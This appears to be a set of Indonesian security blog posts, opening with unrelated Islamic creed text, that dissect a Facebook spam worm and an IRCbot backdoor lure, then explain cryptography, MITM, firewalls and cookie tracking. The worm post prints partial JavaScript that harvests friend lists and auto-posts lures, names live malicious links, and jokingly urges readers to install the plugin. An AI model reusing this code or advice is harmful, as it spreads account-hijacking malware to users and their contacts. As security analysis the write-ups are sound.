PENTING!!!


Rukun Iman terdiri dari enam perkara: (1) Iman kepada Allah. (2) Iman kepada malaikat-malaikat Allah. (3) Iman kepada kitab-kitab Allah. (4) Iman kepada rasul-rasul Allah. (5) Iman kepada hari kiamat. (6) Iman kepada Qada dan Qadar.

Rukun Islam terdiri dari lima perkara: (1) Mengucap dua kalimat syahadat. (2) Menunaikan shalat lima waktu. (3) Mengeluarkan zakat. (4) Berpuasa pada bulan Ramadan. (5) Menunaikan Haji bagi mereka yang mampu.

Menelusuri Penyebaran Link Video Nakal Pada Wall Facebook

Tidak jauh beda dari posting sebelumnya, kali ini saya akan membahas tentang penyebaran link nakal melalui wall pada Facebook.

Hal ini bermula saat beberapa jam yang lalu salah satu teman saya mengirim sebuah link "video" yang menurut saya cukup menarik..


Bagaimana? menarik bukan? :D

Setelah saya "jalan-jalan" ternyata bukan cuma saya yang mendapat kiriman link tersebut. Beberapa teman saya juga terkena imbasnya, tapi tenyata teman-teman saya sudah pada canggih.

Canggih koq masih ada yang kena?!

Hmm.. saya rasa itu karena dia (korban) terlalu mengedepankan nalurinya sebagai lelaki. Haha :D coba lihat..


Jika sebagian dari anda sudah tahu akan hal ini dan sebisa mungkin mencoba menghindarinya. Saya justru "gatel", penasaran.. "bisa apa sih?". Untuk itu, langsung saja kita telusuri lebih dalam isi link tersebut.

Saya mulai dengan membuka link yang diberikan : http://fbviralvideos.blogspot.com


Wow, sangat mirip dengan halaman video di facebook. Tapi saya rasa ini cuma cloning.

Fokus Pada Area Video

Di situ dijelaskan bahwa saya anda tidak dapat memutar video tersebut karena keterbatasan plugin Divx, dimana plugin tersebut merupakan premium plugin dari Youtube. Saya Anda diminta menginstalnya terlebih dahulu sebelum dapat menyaksikannya.

Setelah saya cari tahu, ternyata isi dari area tersebut diambil dari http://pluginplugin.blogspot.com yang disuntikan kedalam area video.


Sampai disini tidak akan terjadi apa2, kecuali anda meng-klik "Install Plugin". Apa yang akan terjadi?

Saat "Install Plugin" di-klik, browser akan bertanya apakah anda mengizinkan plugin tersebut "berkiprah" pada browser anda? Jika anda memberikan allow, maka plugin tersebut akan langsung ter-install setelah tombol "Install Now" anda tekan.

Sampai disini juga belum terjadi apa-apa.

Lho! Trus kapan?

Hoo.. sabar.. :)

Link nakal tersebut baru akan menyebar setelah anda me-restart browser anda.


Maaf, demi kenyamanan teman-teman facebook saya, pada contoh kasus ini saya login menggunakan account rahasia :p

Apa yang terjadi?

Dibawah ini hanya merupakan potongan script yang berkontribusi dalam penampilan link tersebut, sengaja tidak saya tampilkan semua karena akan menyalahi kode etik dunia persilatan :p

...
var randomnumber=Math.floor(Math.random()*10001) var video_url='http://fbviralvideos.blogspot.com/#'+ randomnumber +''; var domains=['http://i.imgur.com/piRgr.png']; var p0=['Check this','Its funny...','You will like..']; var p1=['hey','Hey','Ey!','Wazzup','Hello!','Look!','Great','Incredible!']; var p2=['this is really hot!','Look now!','hahaha!']; var p3=['HOT Girl Shows Her Breast on Live TV']; var message='';var a;gf=new XMLHttpRequest();gf['open']('GET','/ajax/typeahead/first_degree.php?__a=1&filter[0]=user&viewer='+uid+'&'+Math['random'](),false);gf['send']();if(gf['readyState']!=4){}else{data=eval('('+gf['responseText']['substr'](9)+')');if(data['error']){return false;}else{a=data;}} var b=a['payload']['entries']['length'];if(b>30){b=30};var cook=readCookie("fb_video_"+user_id);if(cook=="activo") return false;message=[randomValue(p1),randomValue(p2),randomValue(p3)]['join'](' ');var c=new XMLHttpRequest();var d='http://www.facebook.com/ajax/profile/composer.php?__a=1'; var title='HOT Girl Shows Her Breast on Live TV!!!'; var summary='HOT Girl Shows Her Breast on Live TV'; var imagen='http://i.imgur.com/piRgr.png';
...

Solusi

Apa bila anda sudah terkena (teman-teman saya bilang) "virus" itu, silahkan uninstall plugin Youtube extension yang ada pada browser anda. Pada Mozilla Firefox itu dapat dilakukan dengan masuk pada menu Tools >> Add-Ons lalu pada tab Extension cari Youtube extension lalu klik Uninstall dan restart browser anda.

Kesimpulan

Pada contoh kasus kali ini, silahkan anda klik link tersebut, silahkan anda install plugin yang direkomendasikan, tidak usah takut toh tidak akan terjadi apa-apa selama browser anda tidak di-restart :D

Menelusuri Spam Chat Pada Facebook

Pagi ini saya mendapat hadiah dari salah seorang teman saya melalui akun jejaring sosial. Walaupun sebagian besar orang menganggpnya musibah, tapi ini merupakan berkah tersendiri bagi saya karena memang akhir-akhir ini saya babar blas tidak memiliki ide untuk posting. Mau tahu apa isi hadiahnya? Ayo kita buka bersama-sama. :)

Ini bungkusnya :



Ketika saya coba buka url yang diberikan (http://bit.ly/t365PB) pada browser, url tersebut mengarah ke sebuah halaman yang tentunya tidak asing bagi kita :


Wah.. baru tahap pertama sudah sangat menarik. Ternyata url tersebut mengarah ke Rapidshare. Eh, tunggu-tunggu! Koq urlnya http://www.thepondworld.com/users/dn.htm?id8h7r-Picture25.JPG. Sejak kapan Rapidshare ganti domain? :D

Ada satu lagi yang aneh, coba lihat ke taskbar saya! kotak dialog download IDM langsung keluar tanpa diminta menunggu sekian detik. Kayanya saya belum pernah beli premium account :p

Lanjutt..

Pada saat file tersebut selesai didownload, berukuran 121,20 kb, dengan nama "Picture25.JPG.zip"


File yang sama juga saya dapatkan setelah mengakses url lainya yang diberikan.

Setelah saya extract, terdapat sebuah file bernama "Picture25.JPG_www.facebook.com" dengan tipe MS-DOS Application sebesar 133 kb.

Disitu terlihat bahwa file tersebut bereksistensi .com yang merupakan eksistensi dari bahasa pemrograman tingkat dewa yaitu assembly :D tapi setahu saya eksistensi .com hanya berukuran maksimal 64 kb, sedangkan file tersebut berukuran 133 kb.

Hmm.. untuk memastikan, saya coba membuka file tersebut menggunakan notepad. Ternyata berawalan "MZ". 

Saya tidak punya presepsi lain lagi (karena memang hanya sebatas itu pengetahuan saya. hehe..) selain meyakini bahwa file tersebut benar-benar dibuat menggunakan bahasa assembly dan bereksistensi .com tapi kenapa ukurannya bisa lebih dari 64 kb? Entahlah, waktu kuliah teknik digital walaupun duduk paling depan tapi saya jarang memperhatikan, sedangkan di lab mikroprosessor saya cuma maen Spider Solitaire. :D

Setelah saya mematikan koneksi internet, langsung saja saya buka file "Picture25.JPG_www.facebook.com". Oleh windows defender, file tersebut terdeteksi sebagai Backdoor:win32/IRCbot.gen!k yang tidak lain dan tidak bukan merupakan trojan backdoor yang masuk dalam keluarga besar IRC-controlled backdoor trojans.

Ketika dieksekusi, malware tersebut akan meng-copy-kan diri ke direktori "%windir%" atau satu dari subdirektorinya seperti "<system folder>" atau "%windir%\system", itu berarti dia akan aktif saat sistem startup.

Sehebat Apa Backdoor:Win32/IRCbot.gen!K?

Setelah terinstal, Backdoor:Win32/IRCbot.gen!K akan menghubungkan dirinya ke server IRC menggunakan port tertentu.

Kemudian tinggal menunggu perintah dari pemegang remote (attacker). Perintah-perintah tersebut tidak terbatas, pada umumnya seperti:
  • Download dan menjalankan file
  • Melakukan update
  • Mengumpulkan informasi sistem
  • Menjalankan berbagai server pada sistem
  • Mengirim email ataupun instant messages
  • Merpartisipasi (membuat komputer kita menjadi zombie) dalam serangan DDoS
Nah, sekarang anda sudah bisa membayangkan kan apa yang mungkin terjadi bila anda sedikit saja ceroboh?

Sampai disini saja, sengaja saya tidak melanjutkan menelusuri sumber biang kerok, karena selain ilmu saya masih terlalu cetek, itu akan melanggar kode etik dunia persilatan! :p

Memahami Tujuan Security Dan Kemungkinan Serangan Yang Dapat Terjadi

Pada dasarnya tujuan security adalah confidentiality, integrity, dan availability.

Confidentiality

Confidentiality adalah aspek utama pada aspek keamanan informasi. Kita perlu melindungi informasi yang kita miliki dari tindakan-tindakan yang dapat membahayakan kerahasiaannya.

Di dalam militer, informasi adalah hal yang sangat sensitif. Pada industri, menyembunyikan informasi dari para pesaing juga merupakan hal yang sangat krusial. Hal yang sama juga terjadi dalam dunia perbankan, data pelanggan harus tetap dijaga kerahasiaannya.

Integrity

Informasi perlu diubah secara teratur. Misal saja di bank, ketika pelanggan menyimpan atau mengambil uang, saldo di dalam account-nya juga harus berubah. Integrity yang dimaksud adalah perubahan yang terjadi hanya dapat dilakukan oleh seseorang yang berhak melakukannya (authorized entities) dan juga oleh mekanisme yang sah (authorized mechanisms).

Availability

Kompomen ketiga dari keamanan informasi adalah Availability, Informasi diciptakan dan disimpan dalam tempat yang memungkinkan bagi pengguna yang sah (authorized entities) untuk mengaksesnya. Informasi menjadi tidak berguna jika tidak informasi itu sendiri tidak tersedia.

Bayangkan apa yang akan terjadi pada bank jika pelanggan tidak dapat mengakses account mereka untuk melakukan transaksi.

Ketiga tujuan security diatas--confidentiality, integrity, dan availability--rentan oleh serangan (security attacks). Berikut ini serangan-serangan yang dapat terjadi berdasarkan tujuan security.

-------------------- | Security Attacks | -------------------- | |-----------------------------|-----------------------------| | | | -------------------- -------------------- --------------------- | Snooping | | Modification | | Denial of Service | -------------------- -------------------- --------------------- | | | -------------------- -------------------- Serangan Terhadap | Traffic Analysis | | Masquerading | Availability -------------------- -------------------- | | Serangan Terhadap -------------------- Confidentiality | Replaying | -------------------- | -------------------- | Repudiation | -------------------- | Serangan Terhadap Integrity

Kriptografi Asimetris

Kriptografi Asimetris
Pada posting sebelumnya sudah saya jelaskan dengan (sangat) singkat apa itu kriptografi simetris, kelebihan, serta kekurangannya.

Sedikit mengulang kembali, pada kriptografi simetris hanya menggunakan 1 buah kunci pada saat enkripsi maupun dekripsi. Hal itu tentu saja menimbulkan masalah pada saat melakukan pertukaran kunci seperti pada kasus Alice yang ingin mengirim pesan rahasia kepada Bob. Bagaimana cara mereka menegosiasikan kunci yang akan digunakan? apakah melalui sms, email atau telepon? bukankah itu semua bisa disadap?

Apa itu Kriptografi Asimetris?

Kriptografi Asimentris atau disebut juga Public Key Criptography (PKC), adalah kriptografi yang menggunakan 2 buah kunci (private & publik) yang masing-masing kunci tersebut hanya digunakan untuk enkripsi saja atau dekripsi saja.

Kunci public adalah kunci yang publikasikan/diberikan kepada orang lain, sedangkan kunci private harus dirahasiakan.

Apabila pesan di-enkripsi menggunakan kunci publik, maka dekripsi-nya menggunakan kunci private. Artinya, pesan hanya bisa dibuka oleh pemilik kunci private. Hal ini biasanya digunakan untuk tujuan confidentalily (kerahasiaan).

Sebaliknya, apabila pesan dienkripsi menggunakan kunci private, maka dekripsi-nya menggunakan kunci publik. Disini sudah jelas, berarti semua orang bisa membukanya. Ini biasa digunakan untuk melakukan authentication.

Alice dan Bob

Jika sebelumnya Alice dan Bob kesulitan dalam melakukan pertukaran kunci karena mereka menggunakan kriptigrafi simetris, coba lihat apabila mereka menggunakan kriptografi asimetris.

Saat Alice ingin mengirim pesan rahasia kepada Bob, mereka masing-masing harus sudah mempunyai kunci publik & private. Bila Alice ingin mengirim pesan kepada Bob, maka Alice mengenkripsi pesanya dengan kunci publik milik Bob (ingat, kunci publik boleh dimiliki oleh siapa saja), kemudian Bob mendekripsi pesan dari Alice menggunakan kunci private miliknya.

Terkesan lebih aman bukan? tapi tunggu, masih ada hal buruk yang dapat terjadi pada kriptografi asimetris.

Rawan Serangan MITM

Disini saya tidak akan menjelaskan tentang MITM, karena itu sudah pernah saya tulis pada posting sebelumnya.

Kronologi

Sebelum Alice mengirim pesan rahasia kepada Bob, Alice meminta kunci publik milik Bob. Kemudian Bob mengirim kunci publik-nya kepada Alice.

Sebelum kunci publik itu sampai di Alice, tanpa sepengetahuan Alice dan Bob, kunci publik milik Bob DICATAT oleh Charlie dan DIGANTI dengan kunci publik milik Charlie sendiri, lalu dikirimkan lagi (diteruskan) ke Alice.

Alice tertipu, mengira bahwa kunci publik yang diterimanya adalah kunci publik milik Bob, padahal itu milik Charlie.

Setelah selesai menuliskan pesan rahasianya, kemudian Alice meng-enkripsi pesannya menggunakan kunci pulic milik Charlie (bukan milik Bob) dan mengirimkannya ke Bob.

Sebelum sampai di Bob, pesan dari Alice di-dekripsi oleh Charlie menggunakan kunci private miliknya (karena pesan tersebut dienkripsi menggunakan kunci publik milik Charlie).

Agar Bob tidak curiga, pesan yang sudah di-dekripsi itu di-enkripsi kembali menggunakan kunci publik milik Bob yang sebelumnya sudah dicatat oleh Charlie, kemudian dikirimkan lagi ke Bob.

Bob men-dekripsi pesan itu dengan kunci private miliknya, dan pesan itu dibaca oleh Bob seperti tidak terjadi apa-apa.

Pada kasus diatas, MITM terjadi karena Alice tidak bisa memastikan apakah pesan berisi kunci publik yang diterimanya adalah benar milik Bob. Untuk bisa memastikan pesan itu berisi kunci publik milik Bob, maka pesan itu harus di-enkripsi menggunakan kunci private milik Bob dan di-dekripsi oleh Alice menggunakan kunci publik milik Bob, padahal Alice belum mengetahui kunci publik milik Bob.

Bagaimana solusinya? 

Agar serangan MITM tidak terjadi dibutuhkan mekanisme untuk mendapatkan kunci publik dengan benar.

Untuk memecahkan masalah diatas, dibutuhkan bantuan pihak ke-3 sebagai pihak penjamin yang kunci publik-nya telah diketahui sebelumnya.

Mari kita ilustrasikan pengembangan dari kasus MITM sebelumnya yang dilakukan oleh Charlie. Anggap saja pihak penjamin itu adalah Dedy, dengan kunci publik yang telah dikenal sebelumnya oleh Alice.

Ketika Alice ingin mengetahui kunci publik Bob, maka Bob sebelumnya harus meminta Dedy untuk membuat surat jaminan yang berisi kunci publik Bob dan pernyataan bahwa Bob adalah orang baik dan rajin menabung. :D

Kemudian surat itu di-enkripsi dengan kunci private milik Dedy untuk memastikan bahwa surat itu benar dibuat oleh Dedy.

Bila Alice bertanya pada Bob, “Hey Bob tolong kirim kunci publik mu, aku ada pesan rahasia untukmu”. Maka Bob akan mengirimkan surat jaminan dari Dedy pada Alice.

Ketika surat jaminan yang dikirim Bob tiba di Alice. Alice bisa menguji identitas pembuat surat itu dengan cara men-dekripsi dengan kunci publik milik Dedy yang sudah dikenalnya.

Bila berhasil di-dekripsi, maka surat jaminan itu benar dibuat oleh Dedy. Di dalam surat jaminan itu tertera juga kunci publik milik Bob. Kini Alice siap mengirim pesan rahasia pada Bob.

Bagaimana dengan Charlie? Bila Charlie nekat mengganti surat jaminan Dedy dengan surat jaminan yang dibuatnya sendiri lalu mengirimnya ke Alice. Maka Alice dengan mudah mengetahui bahwa surat ini palsu, karena tidak bisa di-dekripsi dengan kunci publik Dedy, artinya surat jaminan ini bukan dibuat oleh Dedy.

Kesimpulan
  • Kriptografi asimetris dilakukan menggunakan 2 buah kunci; kunci publik dan kunci private.
  • Kunci publik adalah kunci yang publikasikan/diberikan kepada orang lain.
  • Kunci private harus dirahasiakan.

Kelebihan Kriptografi Asimetris:

Kelemahan Kriptografi Asimetris:
  • Proses lama
  • Rawan serangan MITM

Kriptografi Simetris

Kriptografi Simetris
"Tidak sistem yang 100% aman". Kutipan itulah sering kali saya jumpai di berbagai situs, forum, dan bahkan teman dan dosen saya sering mengucapkan kalimat tersebut. Walaupun sebuah sistem telah dilindungi menggunakan hardware tercanggih, software terpintar, firewall, antivirus, IDS/IPS, dan lain sebagainya--tapi jika manusia yang mengoperasikanya lalai, maka semua piranti itu tidak akan berarti.

Kriptografi merupakan ilmu dan seni untuk menjaga keamanan sebuah pesan dengan cara mengubah plaintext ke dalam chipertext.


      --------[Enkripsi]--------
      |                        |
      |                        |
-------------              --------------              -------------
| Plaintext | ---[key]---> | Chipertext | ---[key]---> | Plaintext |
-------------              --------------              -------------
                                    |                        |
                                    |                        |
                                    --------[Dekripsi]-------- 
 
 
Apa itu Kriptografi Simetris?

Kriptografi simetris adalah kriptografi yang hanya menggunakan 1 kunci (key) pada saat enkripsi maupun dekripsi.

Contoh: Saat Alice ingin mengirim pesan rahasia kepada Bob, pesan tersebut di-ekripsi oleh Alice menggunakan kunci "GMT" menjadi sebuah chipertext dan kemudian dikirimkan ke Bob. Agar pesan dalam chipertext itu dapat dibaca, Bob harus men-dekripsi chipertext tersebut menggunakan kunci yang sama yang digunakan oleh Alice ketika meng-enkripsi pesan tersebut, yaitu kunci "GMT".

Pada kasus diatas berarti sebelum Alice dan Bob dapat bertukar pesan rahasia, SEBELUMNYA mereka HARUS SUDAH menyepakati sebuah kunci yang akan digunakan. Lalu bagaimana cara mereka menegosiasikannya? apakah melalui sms, email atau telepon? bukankah itu semua bisa disadap?

Sekian posting kali ini, pada posting selanjutnya saya akan sedikit bercerita tentang kriptografi asimetris yang notabene dianggap lebih baik dari pada kriptografi simetris.

Kesimpulan:
  • Kriptografi simetris dilakukan menggunakan 1 kunci.
Kelebihan kriptografi simetris:
  • Proses cepat.
Kekurangan kriptografi simetris:
  • Sulit dalam pertukaran kunci.

Pengantar Keamanan Komputer

Mengapa Fokus Pada Keamanan?

Saat ini sudah menjadi hal yang biasa ketika seseorang terhubung dalam social network, email, online shopping dan mengakses informasi sensitif lainya menggunakan internet. Informasi sensitif tersebut pada umumnya berisi:
  • Informasi pengetahuan
  • Informasi kartu kredit dan  perbankan
  • Informasi pribadi yang bersifat rahasia
  • Informasi rahasia perusahaan
Jika informasi tersebut jatuh ke tangan orang yang salah, ada kemungkinan dia akan menyalahgunakan informasi tersebut untuk keuntungan pribadi. Pada saat orang tersebut menyalahgunakan informasi sensitif yang didapatnya, kemungkinan besar dia akan menggunakan identitas yang berbeda (indentitas palsu) baik pada sistem online maupun offline. Sistem ini dapat mencakup:
  • Online banking
  • Layanan email
  • Social network
  • Online shopping
  • Sistem operasi
  • Program aplikasi
Sistem dan Keamanannya

Facebook Masih Melacak Cookie Bahkan Setelah Anda Logout!


Menurut Australian technologist Nik Cubrilovic: "Logging out of Facebook is not enough". Dia menambahkan, bahkan setelah anda logout, Facebook mampu melacak halaman browser anda setiap kali anda mengunjungi sebuah website. Dia menuliskan dalam blog-nya: "With my browser logged out of Facebook, whenever I visit any page with a Facebook like button, or share button, or any other widget, the information, including my account ID, is still being sent to Facebook".

Setelah menjelaskan perilaku cookie tersebut, ia juga mengusulkan cara untuk memperbaiki masalah tracking tersebut: "The only solution to Facebook not knowing who you are is to delete all Facebook cookies".

Source: news.enigmagroup.org

Memahami Firewall II

Pada posting sebelumnya yang berjudul Memahami Firewall I saya telah menuliskan apa itu firewall dan beberapa jenis firewall. Kali ini saya akan sedikit membahas tentang cara kerja firewall.

Bagaimana Firewall Bekerja?

Firewall bekerja dengan cara menutup traffic yang datang ( incoming network traffic) berdasarkan sumber atau tujuan dari traffic tersebut.

Semua network traffic memiliki sumber/source, tujuan/destination, dan protokol/protocol. Protokol disini biasanya berupa TCP, UDP, atau ICMP.

Jika protokol ini adalah TCP atau UDP, maka terdapat source port dan destination port. Kebanyakan source port dan destination port yang digunakan adalah nomer port yang terkenal. Sebagai contoh, source port untuk HTTP adalah 80 dan destination port untuk DNS adalah 53.

Lain halnya dengan protokol ICMP dimana terdapat jenis pesan ICMP. Jenis yang paling umum yang ada pada ICMP adalah Echo Request dan Echo Reply.

Memahami Firewall I

Apa itu Firewall?

Firewall adalah sistem yang dibentuk untuk mengontrol arus lalu lintas data antara 2 jaringan. Sebelumnya, firewall paling sering dikonfigurasi secara khusus pada sistem UNIX, tetapi sekarang firewall juga telah dibangun pada sistem-sistem lain, termasuk sistem yang dirancang khusus untuk digunakan sebagai firewall.

Packet Filtering

Salah satu jenis firewall adalah packet filtering. Dalam packet filtering, firewall bekerja dengan cara memeriksa karakteristik pada suatu paket yang melaluinya:
  • Port sumber
  • IP address tujuan
  • Port tujuan
  • IP protocol (TCP/UDP)

Microsoft Meremehkan Cookiejacking Vulnerability pada IE

Microsoft sudah tidak mempertimbangkan kehadiran bug pada Internet Explorer yang memungkinkan terjadinya serangan hijacking, tapi para peneliti keamanannya berpikir lain dengan melihat pengalaman yang sudah-sudah mendukung pendapat mereka.

Minggu lalu pada Hack in the Box security conference di Amsterdam, peneliti keamanan dari Italia, Rosario Valotta men-demo-kan serangan yang memanfaatkan zero-day vulnerability pada semua versi Internet Explorer untuk pencurian session cookies.

Session cookies adalah file teks berukuran kecil yang digunakan oleh website untuk melacak authentication user/pengguna. Dengan memiliki akses terhadap session cookie, attacker dapat mengendalikan (memiliki akses) account korban.

Oleh Valotta, serangan ini diberi nama cookiejacking karena menggabungkan bug pada IE dengan teknik clickjacking.

Pada dasarnya, itu adalah serangan social engineering yang mengelabui korbannya untuk berinteraksi dengan elemen halaman yang dibuat khusus oleh attacker.